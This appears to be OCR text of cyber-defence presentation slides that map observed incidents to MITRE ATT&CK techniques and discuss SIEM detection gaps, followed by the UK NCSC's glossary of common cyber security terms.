
ATT&CK What You Can




A	B	C	D
Defense Evasion	Download New Code at Runtime		unknown installer creating a scheduled task
Credential Access	User Interface Spoofing	Adobe ID	Fake login page to steal credentials - Adobe
Credential Access	User Interface Spoofing	Google Docs	Fake login page to steal credentials - Google Docs
Command And Control	Standard Application Layer Protocol		Russian language binary installing a custom certificate using suspicious methods
Command And Control	Standard Application Layer Protocol	Emotet	URL leads to Emodldr, used to download the Emotet malware
Discovery	System Information Discovery	Win32.Trojan.Ursu	process from the malware family Win32.Trojan.Ursu
Command And Control	Standard Application Layer Protocol		hosted a RAR archive file, Within that RAR archive was malware with the filename _output651D7E0.exe
Discovery	System Information Discovery	Win32.Trojan.Agen	process from the malware family Win32.Trojan.Agen
Discovery	System Information Discovery	Win32.Trojan.Netwire	process from the malware family Win32.Trojan.Netwire
Discovery	System Information Discovery	Artemis	process from the malware family Artemis
Credential Access	User Interface Spoofing	Dropbox	Fake login page to steal credentials - DropBox
Execution	Scripting	deadbeef	powershell dropper - deadbeef environment variable
Effects	Generate Fraudulent Advertising Revenue		adware or another type of potentially unwanted program (P
Initial Access	Drive-by Compromise		execution of an apparent drive-by download, potential enur
Impact	Data Encrypted for Impact	Win32.Trojan.CVE-2017-0147	WannaCry, process from the malware family Win32.Trojan.
Credential Access	User Interface Spoofing	AMEX	Fake login page to steal credentials - American Express
Persistence	Startup Items		install itself for autorun at Windows startup, interact with se
Execution	Service Execution		suspicious process execution
Discovery	System Information Discovery		enumerate system information to include hardware informa
Effects	Generate Fraudulent Advertising Revenue		persistent adware
Discovery	System Information Discovery	Win32.Trojan.Azden	process from the malware family Win32.Trojan.Azden
Execution	Scripting		maldoc dropper, create a copy of the legitimate BITSAdmin Tool to the user's TEMP directory
Execution	Scripting		maldoc dropper - VBA script
Command And Control	Remote Access Tools		Remote access tool, which executed cmd.exe to conduct enumeration activities
Execution	Scripting	PowerShell	powershell downloader
Impact	Resource Hijacking	Cryptocurrency Miner	cryptocurrency miner
Credential Access	User Interface Spoofing	MS Exchange	Fake login page to steal credentials - Microsoft Exchange Server
Command And Control	Standard Application Layer Protocol		network requests for a website associated with malware
Execution	NA		multiple suspicious processes
Command And Control	Remote File Copy		malicious process execution including download and execution of renamed published Microsoft binaries and attempted download of additional payloads from remote servers
Command And Control	Remote File Copy	PowerShell	malicious .ZIP file which contained a JavaScript payload which spawned a malicious PowerShell dropper
Persistence	NA		several processes with malicious hashes, that can be associated with various malware families
Defense Evasion	Obfuscated Files or Information	PowerShell	Encoded powershell and shellcode greyware
Defense Evasion	Obfuscated Files or Information		behavior is indicative of “fileless” malware, which often modifies the registry to execute malicious code
Command And Control	Remote File Copy	VBS	[illegible]


ATT&CK The Gaps

Cumulative Detection % by Quarter for Customer X




Cumulative Detection % by Quarter for Customer X





- Your SIEM <u>might</u> have gaps in these areas *(e.g. perhaps can’t read certain logs)*
- `#NotAllIncidentResponders`
- **<u>Defense tech</u>** might have gaps, be deployed poorly, or not feeding into SIEM.

ATT&CK The Deck



National Cyber Security Centre

Advent Glossary

This glossary explains some common words and phrases relating to cyber security, originally published via the **@NCSC** Twitter channel throughout December. The NCSC is working to demystify the jargon used within the cyber industry. For an up-to-date list, please visit **www.ncsc.gov.uk/glossary**.

Antivirus

Software that is designed to detect, stop and remove viruses and other kinds of malicious software.

Botnet

A network of infected devices, connected to the Internet, used to commit co-ordinated cyber attacks without their owners' knowledge.

Bring your own device (BYOD)

An organisation's strategy or policy that allows employees to use their own personal devices for work purposes.

Cloud

Where shared compute and storage resources are accessed as a service (usually online), instead of hosted locally on physical services.

Cyber attack

Malicious attempts to damage, disrupt or gain unauthorised access to computer systems, networks or devices, via cyber means.

Cyber security

The protection of devices, services and networks - and the information on them - from theft or damage.

Denial of Service (DoS)

When legitimate users are denied access to computer services (or resources), usually by overloading the service with requests.

Digital footprint

A 'footprint' of digital information that a user's online activity leaves behind.

Encryption

A mathematical function that protects information by making it unreadable by everyone except those with the key to decode it.

End user device

Collective term to describe modern smartphones, laptops and tablets that connect to an organisation's network.

Firewall

Hardware or software which uses a defined rule set to constrain network traffic to prevent unauthorised access to (or from) a network.

Internet of Things (IoT)

Refers to the ability of everyday objects (rather than computers and devices) to connect to the Internet. Examples include kettles, fridges and televisions.

Macro

A small program that can automate tasks in applications (such as Microsoft Office) which attackers can use to gain access to (or harm) a system.

Patching

Applying updates to firmware or software to improve security and/or enhance functionality.

Phishing

Untargeted, mass emails sent to many people asking for sensitive information (such as bank details) or encouraging them to visit a fake website.

Ransomware

Malicious software that makes data or systems unusable until the victim makes a payment.

Software as a Service (SaaS)

Describes a business model where consumers access centrally-hosted software applications over the Internet.

Social engineering

Manipulating people into carrying out specific actions, or divulging information, that's of use to an attacker.

Spear-phishing

A more targeted form of phishing, where the email is designed to look like it's from a person the recipient knows and/or trusts.

Trojan

A type of malware or virus disguised as legitimate software, that is used to hack into the victim's computer.

Two-factor authentication (2FA)

The use of two different components to verify a user's claimed identity. Also known as multi-factor authentication.

Water-holing (watering hole attack)

Setting up a fake website (or compromising a real one) in order to exploit visiting users.

Whaling

Highly targeted phishing attacks (masquerading as legitimate emails) that are aimed at senior executives.

Whitelisting

Authorising approved applications for use within organisations in order to protect systems from potentially harmful applications.

Zero-day

Recently discovered vulnerabilities (or bugs), not yet known to vendors or antivirus companies, that hackers can exploit.

For more information go to 🖳 **www.ncsc.gov.uk** **@ncsc**

